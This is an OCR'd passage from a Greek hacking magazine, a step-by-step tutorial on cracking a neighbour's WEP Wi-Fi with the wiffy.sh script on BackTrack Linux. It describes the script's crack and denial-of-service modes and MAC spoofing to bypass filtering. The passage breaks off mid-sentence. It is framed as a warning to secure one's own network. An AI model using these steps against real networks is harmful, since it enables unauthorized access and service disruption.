
Τέλος, αν πιστεύετε ότι κάποιος μέσα στο δίκτυό σας χρησιμοποιεί αφειδώς το Firesheep και μάλιστα δεν είναι και τόσο καλοπροαίρετος, ένας τρόπος για να τον ξετρυπώσετε είναι με τη βοήθεια του Firefox extension ονόματι BlackSheep, της εταιρείας zscaler. Περισσότερες πληροφορίες για το πώς λειτουργεί θα βρείτε στο

`www.zscaler.com/blacksheep.html`

Από την ίδια σελίδα μπορείτε επίσης να το εγκαταστήσετε.

Johnny Cage

'Ενα σκριπτάκι για το Wi-Fi του γείτονα



... ή γιατί πρέπει να λάβετε αμέσως μέτρα ώστε να μη γίνετε εσείς αυτός ο γείτονας! Κι αν για κάποιο λόγο νομίζετε ότι κινδυνολογούμε ανεύθυνα, σας προσκαλούμε να δείτε πόσο εύκολα ακυρώνεται η ασφάλεια των προστατευμένων κατά WEP ασύρματων δικτύων. Όσο για το πρωτόκολλο WPA, μη νομίζετε ότι αυτό είναι 100% ασφαλές :S

ΓΙΑ ΤΟ ΕΠΙΣΦΑΛΕΣ WEP (Wired Equivalent Privacy) έχουμε μιλήσει ξανά στο παρελθόν, όπου δείξαμε στην πράξη πόσο εύκολο είναι να σπάσει (βλ., π.χ., total XAKER 7, σελ. 110). Μολαταύτα, ακόμα και σήμερα αρκετοί wireless routers είναι προστατευμένοι κατά WEP, π.χ., για λόγους συμβατότητας με παλιές συσκευές ή/και gadgets που δεν υποστηρίζουν το απείρως ασφαλέστερο πρωτόκολλο WPA. Άλλη μια περίπτωση που χρησιμοποιείται το WEP είναι και στο μοίρασμα της ιντερνετικής σύνδεσης μέσα από το Mac OS X και το Airport (η ενσωματωμένη κάρτα ασύρματης δικτύωσης που έχουν σχεδόν όλοι οι υπολογιστές Mac), αφού προφανώς η Apple δείχνει να μην ενδιαφέρεται ιδιαίτερα για την ασφάλεια σ' αυτόν τον τομέα. Ίσως βέβαια να 'ναι και το γεγονός ότι η ίδια πουλά έναν ασύρματο router, ο οποίος, μεταξύ άλλων, υποστηρίζει το WPA ;) #τυχαίο_δεν_νομίζω

Η ΑΦΟΡΜΗ


Οι τακτικοί αναγνώστες γνωρίζετε καλά ότι στο total XAKER θέλουμε να στηρίζουμε τους ισχυρισμούς μας με αληθινά παραδείγματα κι επιδείξεις, αν είναι δυνατόν βγαλμένα από την καθημερινότητα. Έτσι μας αρέσει, έτσι θα κάνουμε και άλλη μια φορά. Προσφάτως, λόγω μετακόμισης, ο γράφων βρέθηκε να 'ναι αρκετές μέρες χωρίς σύνδεση στο ίντερνετ. Κι επειδή, ως γνωστόν, ζωή χωρίς ίντερνετ είναι μαύρη ζωή, βρήκε προσωρινή λύση στην αγορά καρτο-ίντερνετ με προπληρωμένο χρόνο. Χάρη μάλιστα σ' ένα 3G USB modem που 'χε από δυο χρόνια πριν, δεν χρειάστηκε καν να πληρώσει για τη συσκευή – μόνο νέα SIM προμηθεύτηκε. Αφού, λοιπόν, έβγαλε με επιτυχία έναν iMac στο ίντερνετ μέσω εκείνου του 3G USB modem, θέλησε να μοιράσει τη σύνδεση από το Airport ώστε να 'χει ίντερνετ στο laptop κι όποτε χρειαζόταν και στο κινητό. Φανταστείτε τη μεγάλη του έκπληξη όταν διαπίστωσε ότι η μοναδική προσφερόμενη μέθοδος προστασίας που υποστηρίζεται από το Mac OS X είναι το διαλυμένο WEP!

Αρκετά τα ασύρματα δίκτυα στην περιοχή μας – κι έχουν υπάρξει φορές που έχουμε δει πολλά περισσότερα. Πόσοι άραγε από τους χρήστες τους να γνωρίζουν περί WEP και WPA; Επιπρόσθετα, πόσοι από εκείνους που γνωρίζουν να 'χουν επιχειρήσει επίθεση σ' ένα ασύρματο δίκτυο;

ΟΙ ΠΙΘΑΝΟΤΗΤΕΣ

Σε τέτοιες περιπτώσεις είναι λογικό να κάνεις μια παύση και ν' αρχίσεις να υπολογίζεις πιθανότητες. Πόσοι άραγε στην περιοχή χρησιμοποιούν ασύρματο δίκτυο; Λογικά αρκετοί, αφού σχεδόν όλοι οι σύγχρονοι ADSL router έχουν ενσωματωμένο και wireless access point (WAP). Επιπρόσθετα, το Wi-Fi μέσα σ' ένα σπίτι είναι πολύ βολικό, αν μη τι άλλο επειδή γλυτώνεις το άπλωμα καλωδίων. Μια γρήγορη ανίχνευση της γειτονιάς με την απλή ενεργοποίηση του Airport έδειξε ότι, πράγματι, στην περιοχή του γράφοντα υπάρχουν πολλοί χρήστες Wi-Fi. Όλοι τους, μάλιστα, έχουν ενεργοποιημένη μιας κάποιας

μορφής ασφάλεια. Το πρώτο, λοιπόν, συμπέρασμα είναι ότι πολλοί άνθρωποι στην περιοχή έχουν επαφή με τα ασύρματα δίκτυα. Αναμενόμενο αυτό και πραγματικά δεν υπάρχει κάτι αξιοσημείωτο εδώ. Πόσοι όμως απ' αυτούς γνωρίζουν τη διαφορά μεταξύ WEP και WPA; Σίγουρα λιγότεροι. Επιπρόσθετα, πόσοι σκανάρουν για ασύρματα δίκτυα WEP, με στόχο να τα σπάσουν; Σίγουρα *πολύ* λιγότεροι! Αλλά, για μια στιγμή. Ένας και μόνο αρκεί για να κάνει τη ζημιά, αν μη τι άλλο επειδή θα μας κλέψει μέρος του πολύτιμου bandwidth! Κάπου εδώ ακολουθεί



φυσιολογικά και το εξής ερώτημα: Πόσο εύκολα σπάει ένα ασύρματο δίκτυο WEP; Ξέρουμε από το παρελθόν ότι δεν είναι δύσκολο να σπάσει. Εδώ που τα λέμε, όμως, αυτό δεν μας λέει κάτι για το πόσο αποφασισμένος πρέπει να 'ναι ο υποψήφιος εισβολέας...

Εν μέσω αυτών των συλλογισμών ο γράφων θυμήθηκε τα πολύ ενδιαφέροντα 4li3n's after midnight useless news and links, που ποστάρει ο φίλος του ο Εξωγήινος (χωρίς πλάκα, είναι πολύ ενδιαφέροντα – πηγαίνετε στο

`http://4li3n.posterous.com`

και δείτε μόνοι σας). Διαβάζοντας, που λέτε, ένα βράδυ κάποιο από τα post του 4li3n, ο γράφων βρέθηκε στο blog του χάκερ με το ψευδώνυμο g0tm1lk, στη διεύθυνση

`http://g0tmi1k.blogspot.com`

Σε περίπτωση που τρέχετε το BackTrack σε virtual machine, φροντίστε να του συνδέσετε ένα κατάλληλο wireless USB stick. Για τους σκοπούς των δοκιμών μας χρησιμοποιήσαμε το μοντέλο TL-WN821N της TP-Link, με τσίπσετ της Atheros.

Μεταξύ άλλων, ο g0tm1lk ασχολείται με τη συγγραφή BASH scripts που αυτοματοποιούν διάφορες επιθέσεις. Ένα απ' αυτά τα scripts είναι το wiffy, το οποίο πολύ απλά κάνει το σπάσιμο του WEP παιχνιδάκι! Το ίδιο εύκολη καθιστά και τη διαδικασία σπασίματος του WPA, αν και σ' αυτή την περίπτωση η επίθεση πετυχαίνει μόνο αν ο attacker διαθέτει dictionary που περιλαμβάνει το κλειδί του WAP-στόχου.

ΤΑ ΠΡΟΑΠΑΙΤΟΥΜΕΝΑ

Το wiffy λειτουργεί κάτω από Linux, χωρίς να έχει ιδιαίτερες προτιμήσεις στη διανομή. Ρεαλιστικά όμως το καλύτερο περιβάλλον για να τρέξει είναι το BackTrack Linux, μια και αυτό έχει ήδη εγκατεστημένα όλα τα προγράμματα που καλεί το wiffy (σουίτα aircrack-ng κι εργαλείο macchanger). Ο επιτιθέμενος, λοιπόν, οφείλει κατ' αρχάς να 'χει το BackTrack εγκατεστημένο σε κάποιο laptop ή desktop (λίγο απίθανο αλλά ποτέ δεν ξέρεις). Φυσικά, το μηχάνημα πρέπει να διαθέτει ασύρματη κάρτα δικτύωσης που ν' αναγνωρίζεται από το λειτουργικό. Εναλλακτικά, ο attacker κάλλιστα μπορεί να δουλέψει από BackTrack VM (virtual machine, εικονική μηχανή), αρκεί αυτή να 'χει απευθείας πρόσβαση σε Wi-Fi USB stick το οποίο φυσικά αναγνωρίζεται από το guest OS – εν προκειμένω το BackTrack. (Περισσότερα για τις εικονικές μηχανές και γιατί αξίζει ν' ασχοληθείτε μ' αυτές, μπορείτε να διαβάσετε στο άρθρο που αρχίζει από τη σελίδα 52 του τεύχους 34, ενώ μην παραλείψετε και το σχετικό αφιέρωμα που φιλοξενούμε στο τεύχος 37.)
Αν νομίζετε ότι οι παραπάνω απαιτήσεις είναι αρκετές για ν' αποθαρρύνουν τον επίδοξο κράκερ, είναι που δεν έχετε δει πόσο εύκολο κι αποτελεσματικό είναι το wiffy. Ο γράφων πάντως έσπασε σε ελάχιστο χρόνο το WEP της ασύρματης σύνδεσης που προσέφερε ο iMac, κάνοντας την επίθεσή του από ένα Mac Book με το BackTrack εγκατεστημένο σε VMware VM. Ως wireless USB stick για το BackTrack VM χρησιμοποίησε το μοντέλο TL-WN821N της TP-Link, το οποίο πριν από ενάμισι και βάλε χρόνο είχε αγοράσει για ένα media tank της E-Great, αλλά πρακτικά ποτέ δεν το χρησιμοποίησε εκεί :P


ΕΠΙΚΙΝΔΥΝΑ ΕΥΚΟΛΕΣ ΕΠΙΘΕΣΕΙΣ

Ελάτε τώρα να δούμε, αναλυτικά και βήμα προς βήμα, πώς σπάζει το WEP με τη βοήθεια του wiffy και μέσα από το BackTrack Linux.

Βήμα 1. Ξεκινήστε το BackTrack. Αν είστε σε VM, βεβαιωθείτε ότι το λειτουργικό βλέπει ένα κατάλληλο Wi-Fi USB stick. Για παράδειγμα, στο VMware Fusion, και αφού το BackTrack έχει φορτώσει, επιλέξτε Virtual Machine → USB → Connect Atheros USB2.0 WLAN. (Στη δική σας περίπτωση αντί για το «Atheros USB2.0 WLAN» θα δείτε κάτι άλλο, εκτός βέβαια κι αν έχετε Wi-Fi USB stick με το ίδιο chipset.)

Βήμα 2. Κάντε login στο BackTrack (ως root), ενεργοποιήστε τη δικτύωση και προαιρετικά ενημερώστε τη διανομή. Παράδειγμα:

```
root@bt:~# start-network
Starting Network connection manager: wicd.
root@bt:~# apt-get update
root@bt:~# apt-get upgrade
```



Οι μεταβλητές του wiffy.sh που καθορίζουν τη συμπεριφορά του και είναι πιθανό κάποια στιγμή να πειράξετε είναι οι interface, mode, fakeMac, wordlist και extras.

Σημειώστε ότι: α) Με κίτρινο χρώμα είναι τονισμένο το input του χρήστη. β) Μετά την εντολή εκκίνησης της δικτύωσης θα χρειαστεί να περιμένετε μερικά δευτερόλεπτα, έως ότου το λειτουργικό πάρει διεύθυνση IP. Για να βεβαιωθείτε ότι όντως έχει πάρει πληκτρολογήστε


```
root@bt:~# ifconfig
```

Μετά την ενεργοποίηση της δικτύωσης και την προαιρετική ενημέρωση, σηκώστε το περιβάλλον γραφικών μ' ένα

```
root@bt:~# startx
```

Βήμα 3. Ανοίξτε τον Firefox, πηγαίνετε στη διεύθυνση

http://g0tmilk.blogspot.com/2010/09/scriptvideo-wiffy-v01.html



Με το που τρέξαμε το wiffy.sh αυτό βρήκε και μας παρουσίασε τα ασύρματα δίκτυα της περιοχής μας. Παρατηρήστε ότι πέρα από το δικό μας (im24aps) υπάρχει κι άλλο που χρησιμοποιεί το επισφαλές πρωτόκολλο WEP!

κι από εκεί κατεβάστε το σκριπτ wiffy.sh. Γενικά, ο g0tm1lk ανεβάζει τη δουλειά του στο MediaFire κι εσείς τώρα για να μπορέσετε να κατεβάσετε το wiffy.sh από εκεί, στο NoScript extension του Firefox ίσως χρειαστεί να επιτρέψετε την εκτέλεση των scripts για το εν λόγω site. Εναλλακτικά, αντί να παιδεύστε μ' όλα αυτά κατεβάστε το wiffy.sh απευθείας από το

`http://bit.ly/tX39wiffy`

Αποθηκεύστε το σκριπτάκι στο home directory του χρήστη root.

Βήμα 4. Ο τρόπος λειτουργίας του wiffy είναι εξαιρετικά απλός, πριν όμως το ξεκινήσετε αξίζει να ρίξετε μια ματιά στα περιεχόμενά του. Ανοίξτε, λοιπόν, το αρχείο μ' έναν text editor, όπως, π.χ., το nano ή το kate. Πρακτικά, αν ποτέ χρειαστεί να πειράξετε κάτι μέσα στο wiffy.sh, αυτό θα 'ναι οι τιμές συγκεκριμένων μεταβλητών οι οποίες καθορίζουν τη συμπεριφορά αλλά και τη λειτουργία του wiffy. Ιδού σε ποιες αναφερόμαστε:


interface
Η προκαθορισμένη τιμή είναι η wlan0, δηλαδή η πρώτη wireless κάρτα του μηχανήματος. Απ' αυτήν θα γίνει η επίθεση και, αν χρειαστεί ν' αλλάξετε την τιμή της συγκεκριμένης μεταβλητής, τότε σίγουρα θα γνωρίζετε τι πρέπει να βάλετε.

mode

Η τιμή «crack» υποδεικνύει στο wiffy να βρει το κλειδί του WAP που θα στοχεύσετε. Η δε «dos» βάζει το wiffy να εξαπολύσει μια επίθεση denial of service, ώστε κανείς να μην μπορεί να συνδεθεί στο WAP.

fakeMac

Σε περίπτωση που στο απομακρυσμένο WAP χρησιμοποιείται MAC filtering, αν δηλαδή επιτρέπονται συνδέσεις μόνο από κάρτες με MAC addresses που έχουν οριστεί εκ των προτέρων, τότε για να συνδεθείτε σ' αυτό, π.χ., μέσω της κάρτας που χρησιμοποιεί το wiffy, είναι προφανές ότι το WAP πρέπει να δει πελάτη με επιτρεπτό MAC address. Από το παράθυρο με το output του airodump-ng που εμφανίζει το wiffy κατά τη λειτουργία του, θα δείτε τα MAC addresses των clients που είναι ήδη συνδεδεμένοι στο WAP (βλ. στήλη «STATION»), θ' αντιγράψετε ένα

